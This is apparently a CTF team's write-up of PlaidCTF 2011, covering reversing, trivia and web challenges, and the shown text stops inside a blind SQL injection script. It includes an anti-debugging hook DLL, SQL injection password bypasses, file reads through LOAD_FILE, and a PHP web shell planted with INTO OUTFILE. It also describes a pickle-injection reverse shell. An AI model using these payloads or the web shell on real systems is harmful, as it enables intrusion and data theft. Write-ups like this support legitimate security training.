CONSORTIUM OF PWNERS

WRITEUPS PCTF 2011

May 8, 2011

Contents

1 Trivia **2**
1.1 Division Is Hard . . . 2

2 Reversing **2**
2.1 Here, There Be Dragons . . . 2
2.2 Black Box . . . 2
2.3 Fun with Numb3rs . . . 3
2.4 I'm feeling Lucky! . . . 4
2.5 The App Store! . . . 4
2.6 I'M HUNGRY!..as hell . . . 5
2.7 ECE's revenge . . . 10

3 Web **18**
3.1 Django...really? . . . 18
3.2 SHA1 is fun . . . 19
3.3 Plain sight . . . 23

4 Crypto **27**
4.1 Hot dog problem . . . 27

5 Pwnables **31**
5.1 ExploitMe :p . . . 31
5.2 A small bug . . . 33
5.3 Another small bug . . . 37
5.4 C++5x . . . 39
5.5 C++ upgrade . . . 41
5.6 Hashcalc 1 . . . 41
5.7 Calculator . . . 44
5.8 Hashcalc2 . . . 44

6 QRCodes **45**
6.1 Crosswords Masters . . . 45
6.2 Family Photo . . . 49
6.3 Sticky Note . . . 53

7 Network **54**
7.1 That's no bluetooth! . . . 54

8 Forensics **57**
8.1 Fun with Firewire . . . 57
8.2 Awesomeness . . . 58

1 Trivia

1.1 Division Is Hard

We found an old document in one of the AED offices. However, the text is distorted. Figure out what the corrupted value is. 1.3337 = XXXXXXX/3145727

We first see the result of 1.3337 * 3145727 : = 4195456
This is not the answer, we try 4195457 neither...
We google 1.3337 = /3145727 and directly fall to pages related to the famous Pentium FDIV bug (http://www.cs.earlham.edu/~dusko/cs63/fdiv.html)
Solution:4195835

2 Reversing

2.1 Here, There Be Dragons

After breaking into the AED network, we stumbled across a router with custom software loaded. Intrigued by this discovery, we sent in a team and extracted the software. Reverse engineer this strange code, and report back.

We have a IOS mips-C3725 binary wich ask us a key.
Just open it with IDA, we easily locate the verification of the key in the 80008478 function.
We recognise a atoi like function.
The result of atoi(serial) is compared with the return value of a syscall, to get this value we can patch the binary to always set the "atoi" variable equal to the return value or we can set a breakpoint by patching the binary and look the vo value in the emulator.
We choose the second option and used the dynamips emulator.
We get the return value of the syscall : 0x8000000 = 134217728d so the serial is 134217728, we enter it and get the flag :

```
Launching IOS image at 0x80008000...
Welcome to PPP IOS for C3725!
Secret: 134217728
IsntCiscoGreat?
```

Solution:IsntCiscoGreat?

2.2 Black Box

After breaking into the AED network, we stumbled across a router with custom software loaded. Intrigued by this discovery, we sent in a team and extracted the software. Reverse engineer this strange code, and report back.

This challenge is an ocaml compiled code. It's a pain in the ass to study this kind of code but with IDA, the symbols, edb (pretty good debugger) to find the address of indirect calls and some patience it is possible to understand it ...
The code use a lot of list comprehension code.
The serial is a list of big integer, all of those big integer must be non zero and they must be coprimes (understand $gcd(s1, s2, s3, s4, ...) \neq 1$).
Those integers are treated as coefficient of a polynomial wich have 36, 63, 106, 136, 133, 163, 8, 211, 19, 25, 138, 46, 3, 112, 115 and 68 as roots.
If we enter 1 2 3 as a serial, $(3x+2)x+1$ is calculated and must be zero for each $x \in \{36, 63, 106, 136, 133, 163, 8, 211, 19, 25, 138, 46, 3, 112, 115, 68\}$.
To find those coefficient you can calculate the polynomial $(36-x) \times (63-x) \times (106-x) \times \ldots$ the coefficient will give you the serial. We hadn't realize that and we have just used a web page wich use the Gaussian elimination to solve the system of equation - http://www.bluebit.gr/matrix-calculator/linear_equations.aspx -
Because all the coefficient must be coprimes, there is only one possible solution :

```
947929567124307417676185600 -655124859506383292589502464 0
163209166040155085773126041 -208919497354181139481316736
161226687283887720654058240 -819075444148960914996536
288986102824634850957080 -732580801086815963338 1363010587561599627 3
-188330969821601652 1939341217040988 -14810263920384
82616427462 -326724772 866768 -1382 1
```

we just compute the sha1 of the result to get the pass :

```
cat in | ./53077678ac755647aa16f3bcdf4b26d0ea56b604.bin | sha1sum
976dbe384c89b4d521d22d8aac219648ae0cce2d
```

Solution:976dbe384c89b4d521d22d8aac219648ae0cce2d

2.3 Fun with Numb3rs

Uh oh.. This door is protected with number scroll authenticator. There's "powered by .NETv4" sign. Find out the combination and get the key!

This is a .net 4.0 binary, we use reflector to decompile it.
There is 3 scroll bar from 0 to 0x108, we just bruteforce the combinaison with a python script :

```
for i in xrange(0, 0x108):
    for j in xrange(0, 0x108):
        for h in xrange(0, 0x108):

            #a=(h+j*i)-j+(h*h*j-i)
            #b=j*((i*0x22)+(h*3-h))+0x1d40
             num=h
             num2=j
             num3=i
```

```
10              num4=i*j
11              num5=num*3
12
13             a=((((num + num4) - num2) + ((num * num) * num2)) - num3)
14
15             b=(((num2 * ((num3 * 0x22) + (num5 - num))) + 0x1d40))
16
17             if a==b and num > 0x4d:
18                 print h, i, j
19                 break
```

This give us 89, 144, 233.
Solution:57E64BEF998A8F141970CFF163F90BA3

2.4 I'm feeling Lucky!

> We found that one of the executives of AED keeps using 'Fortune Cookie' program everyday before he logs in to his *very* important machine.
> We extracted the program, and we are certain that there's a key hidden somewhere in the binary.
> Reverse engineer and get the key!

We have a windows binary which display random messages, it is said that there must be an hidden message.
To find it we will display all the possible messages.
We fastly found that messages are decrypted by using the `ADVAPI32.CryptDecrypt` API and that there is `0xF2` possible messages, the value of `edx` at `0403FAB` given the index of the next message to display.
All we have to do now is to patch a little bit the program in memory and add a conditionnal log breakpoint to retrieve the complete list of the messages and here it is :

```
[...]
00404012   COND: eax = 00D8F748 "Your character can be described as natural and unrest
00404012   COND: eax = 00D865D0 "Your difficulties will strengthen you."
00404012   COND: eax = 00D8FBA8 "Oh YEAH, this is THE k3y U r L0ok1ng FOr :)"
00404012   COND: eax = 00D8F748 "Your dreams are worth your best efforts to achieve th
00404012   COND: eax = 00D8FBA8 "Your energy returns and you get things done."
[...]
```

Solution:Oh YEAH, this is THE k3y U r L0ok1ng FOr :)

2.5 The App Store!

> We found the mobile phone that's left in one of the office.
> Out of all applications, The Color Game App seemed suspicious.
> We believe the solution to this game is the password of the user for the computer next to it.
> Solve it! and get the password!
> Key is the color sequence of the buttons in all lower case with no spaces [e.g. redyellowbluegreenred]

This is an iPhone app, we just use IDA and hexray to understand it…
`__reverseMeViewController_viewDidLoad_` create an array of strings

```
objc_msgSend(HOLYHANDGRENADEOBJECT, pAddObject, &cfstr_Blue);
objc_msgSend(HOLYHANDGRENADEOBJECT, pAddObject, &cfstr_Green);
// [...]
```

This array will be compared with an other one, created when buttons are hitted, here is the code for one handler :

```
objc_msgSend(DONKEYOBJECT, pAddObject[0], &cfstr_Blue);
// [...]
objc_msgSend(unk_5250, pImageNamed[0], &cfstr_A_png);
```

a.png is red so when red button is hitted, Blue is added to the array. All we have to do now is to dump the HOLYHANDGRENADE array and replace the colors names by real one :
list of strings : BlueGreenYellowBlueRedRedRedBluePurpleYellowGreenOrangeBlueBlue
real colors : redyellowgreenredbluebluebblueredpurplegreenyelloworangeredred
Solution:redyellowgreenredbluebluebblueredpurplegreenyelloworangeredred

2.6 I'M HUNGRY!..as hell

AED came up with a secret sharing program that looks like innocent food ordering program. However, there is an information that if you are able to order the following set of food, you can get the secret key.

IMPORTANT: SOUND is VERY VERY IMPORTANT for this mission!!!! MAKE THE VOLUME LARGE before you actually do stuff...

Reverse the program to find out the key!

10 Regular Hamburgers
5 Cheeseburgers
17 French Fries
8 Hot Dogs
20 Regular Coke

This challenge is a windows binary protected with a lot of packer, if I'm not wrong, I've recognised — at least — Armadillo and Themida.
The goal is to enter an huge list in the app wich is limited in size and have a max prize.
We hadn't understand that and we tryed to study the virtualized decryption function that taked us a lot of time for nothing …
As the program is protected by themida, a watchdog thread is created and periodically search for a debugger, if one is detected, the program is killed. To attach our debugger anyway, all we have to do is to kill this thread — as there is no watchdog thread to monitor the watchdog thread ;) and no interaction between the programm and this thread —. It is done with ProcessExplorer, the watchdog thread being the third one.
An other anti-debugger protection is set — by the crackme or one of the packers, I don't know

— by using `NtSetInformationThread` with the value `ThreadHideFromDebugger`.
If you set a BreakPoint or try to trace the program step by step in the main thread, the exception will not be passed to the debugger and will be catch by the process which will thank you with a "fuck you" song — http://baboon.rce.free.fr/download/fuckyouppp.wav —
Even if it is not necessary to use breakpoint or single step, as we hadn't understand the rules, I have created a DLL wich hook `NtSetInformationThread` and block this anti debugger — I give it just because I've coded it, we will not use it to solve the crackme — :

```
#include "main.h"
#include "LDE64.h"
#include <windows.h>

static HANDLE hHeap = NULL;
static PBYTE pzwsetinformationthread = NULL;

static HMODULE hModule;

typedef enum _THREAD_INFORMATION_CLASS {
    ThreadBasicInformation,
    ThreadTimes,
    ThreadPriority,
    ThreadBasePriority,
    ThreadAffinityMask,
    ThreadImpersonationToken,
    ThreadDescriptorTableEntry,
    ThreadEnableAlignmentFaultFixup,
    ThreadEventPair,
    ThreadQuerySetWin32StartAddress,
    ThreadZeroTlsCell,
    ThreadPerformanceCount,
    ThreadAmILastThread,
    ThreadIdealProcessor,
    ThreadPriorityBoost,
    ThreadSetTlsArrayAddress,
    ThreadIsIoPending,
    ThreadHideFromDebugger
} THREAD_INFORMATION_CLASS, *PTHREAD_INFORMATION_CLASS;

static NTSTATUS (WINAPI *HookFreeZwSetInformationThread)(
  IN HANDLE            ThreadHandle,
  IN THREAD_INFORMATION_CLASS ThreadInformationClass,
  IN PVOID             ThreadInformation,
  IN ULONG             ThreadInformationLength );

BOOL hookFun(PBYTE API, PBYTE hookfun, FARPROC* originalAPI)
{
    DWORD oldProtect;
    PBYTE originalBytes;
```

```
41      int len;
42      int i;
43
44      #ifndef HEAP_CREATE_ENABLE_EXECUTE
45      #define HEAP_CREATE_ENABLE_EXECUTE 0x00040000
46      #endif
47
48      if ((! hHeap) && (!(hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0,0))))
49          return FALSE;
50      if (! (*originalAPI = (FARPROC)HeapAlloc(hHeap, 0, 30)))
51          return FALSE;
52      originalBytes = (PBYTE)*originalAPI;
53      if (! VirtualProtect(API, 5+20, PAGE_EXECUTE_READWRITE, &oldProtect))
54          return FALSE;
55      for (i = 0; i < 5; i += len)
56      {
57          len = LDE(API+i,LDE_X86);
58          if (len == -1)
59              return FALSE;
60          memcpy(originalBytes+i,API+i,len);
61      }
62      *(originalBytes+i) = 0xE9;
63      *(PDWORD)(originalBytes+i+1) = API-originalBytes-5;
64      *API = 0xE9;
65      *(PDWORD)(API + 1) = hookfun-API-5;
66      if (! VirtualProtect(API, 5+20, oldProtect, &oldProtect))
67          return FALSE;
68      return TRUE;
69  }
70
71  static NTSTATUS WINAPI HookedZwSetInformationThread(
72    IN HANDLE            ThreadHandle,
73    IN THREAD_INFORMATION_CLASS ThreadInformationClass,
74    IN PVOID             ThreadInformation,
75    IN ULONG             ThreadInformationLength )
76  {
77      if (ThreadInformationClass == ThreadHideFromDebugger)
78          return 0;
79      return HookFreeZwSetInformationThread(ThreadHandle,ThreadInformationClass,
            ThreadInformation,ThreadInformationLength );
80  }
81
82  BOOL setHooks(void)
83  {
84      HMODULE hNtdll;
85      if (! (hNtdll = GetModuleHandleA("ntdll")))
86          return FALSE;
87      pzwsetinformationthread = (PBYTE)GetProcAddress(hNtdll, "
            ZwSetInformationThread");
```

```
88      if (! pzwsetinformationthread)
89      {
90          MessageBoxA(0, "FAIL", "FAIL", 0);
91          return 0;
92      }
93      if (! hookFun(pzwsetinformationthread, (PBYTE)HookedZwSetInformationThread, (
            FARPROC*)&HookFreeZwSetInformationThread))
94      {
95          MessageBoxA(0, "FAIL", "FAIL", 0);
96          return 0;
97      }
98      return TRUE;
99  }
100
101 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
102 {
103     switch (fdwReason)
104     {
105         case DLL_PROCESS_ATTACH:
106             hModule = hinstDLL;
107             return setHooks();
108             break;
109         case DLL_PROCESS_DETACH:
110             break;
111         case DLL_THREAD_ATTACH:
112             // attach to thread
113             break;
114         case DLL_THREAD_DETACH:
115             // detach from thread
116             break;
117     }
118     return TRUE; // succesful
119 }
```

So, to solve this crackme, just launch it, start to enter the elements in the list, when the first message appear — "You cannot have more than 25 items in your cart." —, launch process explorer, kill the third thread, attach olly to the process, suspend the process and look at the stack to find where the message is displayed and so where the comparison between 25 and the number of items in your cart is done :

```
CPU Stack
Address    Value     Comments
0012F0A8   0067AB97  ; the return address of the call
0012F0AC   0303C188  ; UNICODE "You cannot have more than 25 items in your cart."
0012F0B0   00B20F3C
```

```
1 CPU Disasm
2 ;Address Hex dump     Command                 Comments
3 0067AB77  3B05 E04CC700 CMP EAX,DWORD PTR DS:[0C74CE0] ; the comparison :)
```

```
0067AB7D   75 1E         JNE SHORT 0067AB9D
0067AB7F   6A 00         PUSH 0
0067AB81   68 3C0FB200   PUSH 00B20F3C ; UNICODE "Cannot Buy Anymore!"
0067AB86   8D4D AC       LEA ECX,[EBP-54]
0067AB89   E8 30B9FEFF   CALL 006664BE
0067AB8E   50            PUSH EAX
0067AB8F   8B4D EC       MOV ECX,DWORD PTR SS:[EBP-14]
0067AB92   E8 AB49FEFF   CALL 0065F542
0067AB97   C645 BB 01    MOV BYTE PTR SS:[EBP-45],1
0067AB9B   EB 2E         JMP SHORT 0067ABCB
```

We just replace the value 25 in `0C74CE0` by 9999999 and we resume the process.
Near the end of the order, we've got an other message : "Maximum dollar amount has been reached ...", we just do the same thing than above : suspend -> stack -> patch :

```
CPU Stack
Address   Value      Comments
0012F0A8   0067ABC7  ; RETURN from crackme.006B7B20 to crackme.0067ABC7
0012F0AC   00B20ED8  ; UNICODE "Maximum dollar amount has been reached..."
0012F0B0   00B20F3C  ; UNICODE "Cannot Buy Anymore!"
```

```
CPU Disasm
Address  Hex dump        Command
0067AB9D   DD05 D0EAC700 FLD QWORD PTR DS:[0C7EAD0] ; FLOAT 180
    .4000000000001
0067ABA3   DC45 C4       FADD QWORD PTR SS:[EBP-3C]
0067ABA6   DC1D C8EAC700 FCOMP QWORD PTR DS:[0C7EAC8] ; FLOAT 181
    .3781738281250
0067ABAC   DFE0          FSTSW AX
0067ABAE   F6C4 01       TEST AH,01
0067ABB1   75 18         JNE SHORT 0067ABCB
0067ABB3   6A 00         PUSH 0
0067ABB5   68 3C0FB200   PUSH 00B20F3C ; UNICODE "Cannot Buy Anymore!"
0067ABBA   68 D80EB200   PUSH 00B20ED8 ; UNICODE "Maximum dollar amount has
     been reached..."
0067ABBF   8B4D EC       MOV ECX,DWORD PTR SS:[EBP-14]
0067ABC2   E8 7B49FEFF   CALL 0065F542
```

we replace the 181.38 float value at `0C7EAC8` by an huge one and we resume the process and that's it.
Solution:Th3m1d4_iS_s!cK

2.7 ECE's revenge

In order to get access to another server room we need to gain access to a secure room. Unfortunately, this door has been locked with a custom high security lock produced at Amalgamated Electro Dynamics.

Luckily, we've recovered both a copy of the circuit diagram for the lock, as well as the original source code from the microcontroller (an arduino, those damn n00bs). Your job is to select the proper input for the lock in order to open the door.

The good news is that there are only 10 bits of inputs. The bad news is it takes a few seconds to try each possible combination. Also, because of low battery power, we need to boost the signals for the door lock before the input to the arduino. That means you need to specify the input to the original circuit and the output from the circuit (which is the same as the input to the arduino). When you get the right password, the door should unlock and reveal the key for the challenge.

Good luck!

We just modify the Arduino code to bruteforce the valid input :

```
#include <stdio.h>
#include <stdlib.h>

unsigned char* db[256];
unsigned char ck[8];

void setup()
{
        db[0] = "unravelled";
        db[1] = "coached";
        db[2] = "paroxysms";
        db[3] = "Av";
        db[4] = "tarted";
        db[5] = "energized";
        db[6] = "ironical";
        db[7] = "jailer";
        db[8] = "cheesed";
        db[9] = "haggling";
        db[10] = "background";
        db[11] = "squeaking";
        db[12] = "rehired";
        db[13] = "woefuller";
        db[14] = "rollerskating";
        db[15] = "God";
        db[16] = "queens";
        db[17] = "nighttime";
        db[18] = "insulators";
        db[19] = "maneges";
```

```
        db[20] = "womanizers";
        db[21] = "owner";
        db[22] = "pinfeather";
        db[23] = "snuffled";
        db[24] = "extroversion";
        db[25] = "maddening";
        db[26] = "height";
        db[27] = "intervene";
        db[28] = "fulfils";
        db[29] = "sifted";
        db[30] = "recovery";
        db[31] = "Diaspora";
        db[32] = "bitings";
        db[33] = "solvents";
        db[34] = "unhooking";
        db[35] = "perpetuate";
        db[36] = "fears";
        db[37] = "Barranquilla";
        db[38] = "dabbled";
        db[39] = "curd";
        db[40] = "thin";
        db[41] = "tadpole";
        db[42] = "albinos";
        db[43] = "Unicode";
        db[44] = "Bulgarian";
        db[45] = "tannest";
        db[46] = "rubbish";
        db[47] = "spiritualism";
        db[48] = "supplest";
        db[49] = "nauseated";
        db[50] = "polyphony";
        db[51] = "parricide";
        db[52] = "garlicking";
        db[53] = "sixths";
        db[54] = "farming";
        db[55] = "Taurus";
        db[56] = "surpasses";
        db[57] = "dismounted";
        db[58] = "whimsies";
        db[59] = "protrudes";
        db[60] = "outhouses";
        db[61] = "unhook";
        db[62] = "secs";
        db[63] = "aspirating";
        db[64] = "loiterer";
        db[65] = "defeats";
        db[66] = "syphilises";
        db[67] = "sickled";
        db[68] = "overindulgence";
```

```
        db[69] = "crumb";
        db[70] = "vulgarer";
        db[71] = "exacting";
        db[72] = "reverencing";
        db[73] = "Suez";
        db[74] = "supercomputer";
        db[75] = "irritation";
        db[76] = "megs";
        db[77] = "hamburger";
        db[78] = "relinquished";
        db[79] = "primrosing";
        db[80] = "scurviest";
        db[81] = "lintels";
        db[82] = "gallows";
        db[83] = "singularity";
        db[84] = "lustily";
        db[85] = "snoozing";
        db[86] = "Louisianan";
        db[87] = "gonorrhoea";
        db[88] = "readiness";
        db[89] = "peroration";
        db[90] = "steals";
        db[91] = "builds";
        db[92] = "imbalanced";
        db[93] = "stationing";
        db[94] = "pessimist";
        db[95] = "manure";
        db[96] = "perpendicular";
        db[97] = "allocated";
        db[98] = "aorta";
        db[99] = "dermatologist";
        db[100] = "uselessness";
        db[101] = "Kramer";
        db[102] = "transience";
        db[103] = "civilization";
        db[104] = "explorer";
        db[105] = "corrective";
        db[106] = "tilled";
        db[107] = "whale";
        db[108] = "jeer";
        db[109] = "hunt";
        db[110] = "scalloped";
        db[111] = "retorted";
        db[112] = "delineate";
        db[113] = "pools";
        db[114] = "voles";
        db[115] = "superpowers";
        db[116] = "expert";
        db[117] = "diverge";
```

```
        db[118] = "Easterners";
        db[119] = "nightclubs";
        db[120] = "blindsiding";
        db[121] = "sapped";
        db[122] = "purification";
        db[123] = "Coleman";
        db[124] = "Hausdorff";
        db[125] = "hydrotherapy";
        db[126] = "titter";
        db[127] = "flash";
        db[128] = "cauterizing";
        db[129] = "adjudged";
        db[130] = "convict";
        db[131] = "Hargreaves";
        db[132] = "Crest";
        db[133] = "greenest";
        db[134] = "forgone";
        db[135] = "totaling";
        db[136] = "flunks";
        db[137] = "Gil";
        db[138] = "incubate";
        db[139] = "generator";
        db[140] = "beneficent";
        db[141] = "impends";
        db[142] = "journeymen";
        db[143] = "grouped";
        db[144] = "customizes";
        db[145] = "slandering";
        db[146] = "technician";
        db[147] = "Nicaragua";
        db[148] = "misdoing";
        db[149] = "particles";
        db[150] = "dells";
        db[151] = "holster";
        db[152] = "wand";
        db[153] = "mushes";
        db[154] = "overpowered";
        db[155] = "scrimps";
        db[156] = "interviewers";
        db[157] = "Jeff";
        db[158] = "diffident";
        db[159] = "cramming";
        db[160] = "macrons";
        db[161] = "adapters";
        db[162] = "Epicurean";
        db[163] = "listener";
        db[164] = "Ghazvanid";
        db[165] = "blinkers";
        db[166] = "dishtowels";
```

```
        db[167] = "yuckiest";
        db[168] = "swords";
        db[169] = "sympathizer";
        db[170] = "interlarding";
        db[171] = "biplanes";
        db[172] = "timid";
        db[173] = "charting";
        db[174] = "unionize";
        db[175] = "cuffed";
        db[176] = "dogmatists";
        db[177] = "affirmatively";
        db[178] = "rams";
        db[179] = "prevalent";
        db[180] = "torpedoes";
        db[181] = "setup";
        db[182] = "thronged";
        db[183] = "deploying";
        db[184] = "battled";
        db[185] = "targeting";
        db[186] = "rug";
        db[187] = "doughier";
        db[188] = "relented";
        db[189] = "riffle";
        db[190] = "orthogonality";
        db[191] = "wholesomeness";
        db[192] = "reeling";
        db[193] = "Hubble";
        db[194] = "requiting";
        db[195] = "fireplaces";
        db[196] = "placarding";
        db[197] = "unrivalled";
        db[198] = "registered";
        db[199] = "bow";
        db[200] = "lifesavers";
        db[201] = "evacuation";
        db[202] = "howdies";
        db[203] = "hexed";
        db[204] = "Lao";
        db[205] = "mayday";
        db[206] = "binning";
        db[207] = "filthy";
        db[208] = "Inge";
        db[209] = "plusher";
        db[210] = "temple";
        db[211] = "shrimped";
        db[212] = "mendicants";
        db[213] = "irresponsibly";
        db[214] = "chronically";
        db[215] = "ploy";
```

```
        db[216] = "nought";
        db[217] = "closeted";
        db[218] = "differs";
        db[219] = "reheats";
        db[220] = "dirtiest";
        db[221] = "denouncing";
        db[222] = "aforementioned";
        db[223] = "muffing";
        db[224] = "humpbacked";
        db[225] = "Jerrold";
        db[226] = "progesterone";
        db[227] = "papping";
        db[228] = "bilges";
        db[229] = "hobgoblin";
        db[230] = "virtuously";
        db[231] = "Quonset";
        db[232] = "Blackstone";
        db[233] = "widespread";
        db[234] = "politicizing";
        db[235] = "avert";
        db[236] = "caduceus";
        db[237] = "clamber";
        db[238] = "rakishly";
        db[239] = "Chibcha";
        db[240] = "flooded";
        db[241] = "her";
        db[242] = "overstepping";
        db[243] = "pureness";
        db[244] = "utility";
        db[245] = "yeah";
        db[246] = "fortune";
        db[247] = "unforgiving";
        db[248] = "documentary";
        db[249] = "debarring";
        db[250] = "forsythia";
        db[251] = "blossoms";
        db[252] = "detonates";
        db[253] = "Hanukkahs";
        db[254] = "velocity";
        db[255] = "procedure";

        ck[0] = 31;
        ck[1] = -48;
        ck[2] = 13;
        ck[3] = 53;
        ck[4] = 9;
        ck[5] = 96;
        ck[6] = 60;
        ck[7] = -15;
```

```
}

int h(char* k) {
        unsigned char S[256];
        int j = 0;
        unsigned int l = strlen(k);
        int i;

        for(i=0;i < 256;i++) {
                S[i] = (unsigned char)i;
        }

        for(i=0;i < 256;i++) {
                unsigned char t;
                j = (j + S[i] + (k[i % l]) + 256) % 256;
                t = S[j];
                S[j] = S[i];
                S[i] = t;
        }

        for(i=0;i < 8;i++)
                if (S[i] != ck[i])
                        return 0;
        return 1;
}

int main()
{
    int i;
    setup();
    for (i = 0; i < 256; i++)
        if (h(db[i]))
            printf("%02X %s\n", i, db[i]);
}
```

We've got the result : ED clamber
So all we have to do now is to find the 10 bits to enter in the circuit to have the good 8bit of Arduino input — OxED = 11101101 — to find them, I have recoded the circuit in C and bruteforce the 10 bits, the tricky part being the component wich convert a 4bit number into a seven segment signal — used to display numbers on your old calc for example —.

```
#include <stdio.h>
#include <stdlib.h>

unsigned char in[10];
unsigned char o1, o2, o3, o4, o5, o6, o7, o8;

void bdc2digit(unsigned char*r, unsigned char a, unsigned char b, unsigned char c
    , unsigned char d)
{
```

```
9       static const unsigned char corr[] = {0x7E, 0x30, 0x6D, 0x79, 0x33, 0x5B, 0x1F
            , 0x70, 0x7F, 0x73, 0xd, 0x19, 0x23, 0x4B, 0xF, 0};
10
11      unsigned char value = a | (b << 1) | (c << 2) | (d << 3);
12      unsigned char digit = corr[value];
13      int i;
14      for (i = 6; i >= 0; i--)
15      {
16          r[i] = digit & 1;
17          digit >>= 1;
18      }
19  }
20
21  void doit()
22  {
23      unsigned char a,b,c,d,e,f[7],g,h,i;
24      unsigned char j, k, l, m, n;
25      unsigned char o, p, q, r;
26      unsigned char s;
27      unsigned char t;
28
29      a = in[0] & in[1];
30      b = in[0] & in[2];
31      c = in[1] & in[2];
32      d = in[3] & in[4];
33      e = (in[5] & in[6]) ? 0 : 1;
34      bdc2digit(f, d, in[4], in[5], e);
35      g = in[8] ^ in[7];
36      h = g & in[9];
37      i = in[8] & in[7];
38
39      k = b | c;
40      j = k | a;
41      l = f[0] & f[1];
42      m = in[9] ^ g;
43      n = h ^ i;
44
45      o = k | c;
46      p = c & l;
47      q = f[2] & f[3];
48      r = f[6] | m;
49
50      s = p ? 0 : 1;
51
52      t = s ^ q;
53
54      o1 = n;
55      o2 = m;
56      o3 = r;
```

```
    o4 = f[5];
    o5 = f[4];
    o6 = t;
    o7 = o;
    o8 = j;
}

int main()
{
    unsigned int i, j;

    for (i = 0; i < (1 << 10); i++)
    {
        unsigned int k = i;
        for (j = 0; j < 10; j++)
        {
            in[j] = k & 1;
            k >>= 1;
        }
        doit();
        if (o1 && o2 && o3 && (! o4) && o5 && o6 && (! o7) && o8)
        {
            for (j = 0; j < 10; j ++)
                printf("%d ", in[j]);
            printf("\n");
        }
    }
    return 0;
}
```

There is 2 valid input, the one to unlock the door is the first one (iirc) :

```
1 1 0 0 1 0 0 1 1 1
1 1 0 0 1 0 1 1 1 1
```

Solution:IHaveNotSavedTheFlagSorry

3 Web

3.1 Django...really?

A.E.D. has setup a new guestbook application! Go check it out at http://a12.amalgamated.biz/DjangoProblem1/ I hear that it is really fast!

We had access to a simple guestbook with a form. We tried to trigger a bug unsuccessfully. At first, we thought the vulnerability might be a flaw in csrf handling because of the advisory pub-

lished last february. The app was reacting strangely to the csrf cookie, (re)setting it multiple times, but then the organizers removed the csrf check altogether.

We were stuck at this point until a hint was given: django settings file contained a reference to a memcached server. We hadn't tried to scan the server because this mission was labelled "web", but with this new information about memcached we tried to connect on the given port and it was open. A presentation was given at black hat usa 2010 about open memcached server exploitation and a tool was released, "go-derper".

We installed the tool and obtained all cached data on the server. The data had been serialized with pickle by Django. From there, we only had to inject a modified pickle string to execute arbitrary commands. We executed netcat to get a connect-back shell and found the key.

3.2 SHA1 is fun

We found an internal AED website that requires a username and password. Break in and find the key. http://a11.club.cc.cmu.edu:32065/problem1.php?p=pages/index

We try http://a11.club.cc.cmu.edu:32065/pages/index and we get the source of index :

```
<?php


if(!empty($_POST['username']) && !empty($_POST['password']))
{
        $password = sha1($_POST['password'], true);
        $username = htmlspecialchars($_POST['username']);

        $db = mysql_connect("localhost", "problem1", "css7UjBmevbm");
        mysql_select_db("problem1",$db);
        $rs = mysql_query("SELECT * FROM authtable WHERE password = \"$password\"
            AND username = \"{$_POST['username']}\"");

        if(mysql_num_rows($rs) <= 0)
                echo 'Wrong username/password.<br />';
        else
                echo "Welcome {$_POST['username']}.<br />";
}
?>

<form method="post" name="form1">
        Username: <input type="textbox" name="username" maxlength="10" /><br />
        Password: <input type="textbox" name="password" maxlength="10" /><br />
        <input type="submit" name="submit" />
</form>
<p>
Notices:<br />
This system is now using the advanced SHA1 encryption function. Call the helpdesk
     if you need to change your password.
```

```
28
29
30 </p>
```

Let's see what happens :
SELECT * FROM AUTHTABLE WHERE PASSWORD = "$PASSWORD" AND USERNAME = "{$_POST['USERNAME']}"

$PASSWORD = SHA1($_POST['PASSWORD'], TRUE);
raw_output of SHA1($_POST['PASSWORD']) see http://php.net/manual/fr/function.sha1.php

$USERNAME = HTMLSPECIALCHARS($_POST['USERNAME']);
We don't care, look at the query, it doesn't use $username... The developper was probably drunk or tired ;)

So let's recap :
We control the username, and we can bypass the password. Example :
–> SELECT * FROM AUTHTABLE WHERE PASSWORD = "SOMETHING"="SOMETHING" AND USERNAME = "" INJECTION-- -"
PASSWORD = "SOMETHING"="SOMETHING" will always return true. It's not a bogus, if you wanna understand more, check out http://bugs.mysql.com/bug.php?id=39337

–> SELECT * FROM AUTHTABLE WHERE PASSWORD = "SOMETHING\" AND USERNAME = " INJECTION-- -"
This one is so perfect because you can attack even with magic_quotes set to on on the server.

A PHP script which brute force sha1() in raw_output mode to find a result matching 1 of those 2 bypass situations :

```php
<?php
    for($bf=0; $bf<1000000; $bf++)
    {
        $pwn = sha1($bf, TRUE); // return 20 chars
        if(strpos($pwn, "\"=\"") != FALSE || strpos($pwn, "\\", 19) != FALSE)
            echo "Found : sha1($bf, TRUE) == $pwn\r\n";
    }
?>
```

```
Found : sha1(17, TRUE) == ??p?2??j???w?w?\%6\
...
Found : sha1(256418, TRUE) == zs??]??????"="^weO:?
...
```

We can extract many information from the database, but it's finally not really successful :
Version : 5.1.49-3

User : problem1@localhost
Schemas : information_schema,problem1
problem1 table : authtable
authtable columns : username,password,comment,id
authtable row : admin:::1
perms : 'problem1'@'%':FILE:NO

You'll be able to look how everything was extracted in the comments of my script.

Then we extract problem1.php with LOAD_FILE(0x2f7661722f7777772f70726f626c656d312e706870) –> 0x2f7661722f7777772f70726f626c656d312e706870 for "/var/www/problem1.php" in hex, it one time again bypass magic_quotes.

And we find something interesting :

```
$path = realpath($_REQUEST['p']);
(strpos($path, "pages") !== false) or die("Invalid page.");
```

Let's upload our backdoor. Remember, there are 4 columns (username,password,comment,id)

```
 UNION SELECT 1,2,3,"<?php system($_GET['CoP']); ?>" INTO OUTFILE "/tmp/pagespwned.php
```

We could have encoded the PHP in hex but it's unfortunately useless here. Indeed, there is no way to bypass magic_quotes because INTO OUTFILE doesn't support hex encoding.

```
http://a11.club.cc.cmu.edu:32065/problem1.php?p=/tmp/pagespwned.php&CoP=cat /key
--> 1        2        3        IAMAMYSQLBITCH!!
```

The python script used :

```
import logging
import httplib
import urllib
import sys

# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(@@version,pos_char,1))))
   ,8,0),pos_bit,1)=1-- -'
# --> 5.1.49-3
# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(user(),pos_char,1))))
   ,8,0),pos_bit,1)=1-- -'
# --> problem1@localhost
# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(GROUP_CONCAT(schema_name)
   ,pos_char,1)) FROM information_schema.schemata)),8,0),pos_bit,1)
   =1-- -'
# --> information_schema,problem1
# SQLi = ' OR MID(LPAD(BIN((SELECT ORD(MID(GROUP_CONCAT(table_name),
   pos_char,1)) FROM information_schema.tables WHERE table_schema="
   information_schema")),8,0),pos_bit,1)=1-- -'
# --> authtable
```

```
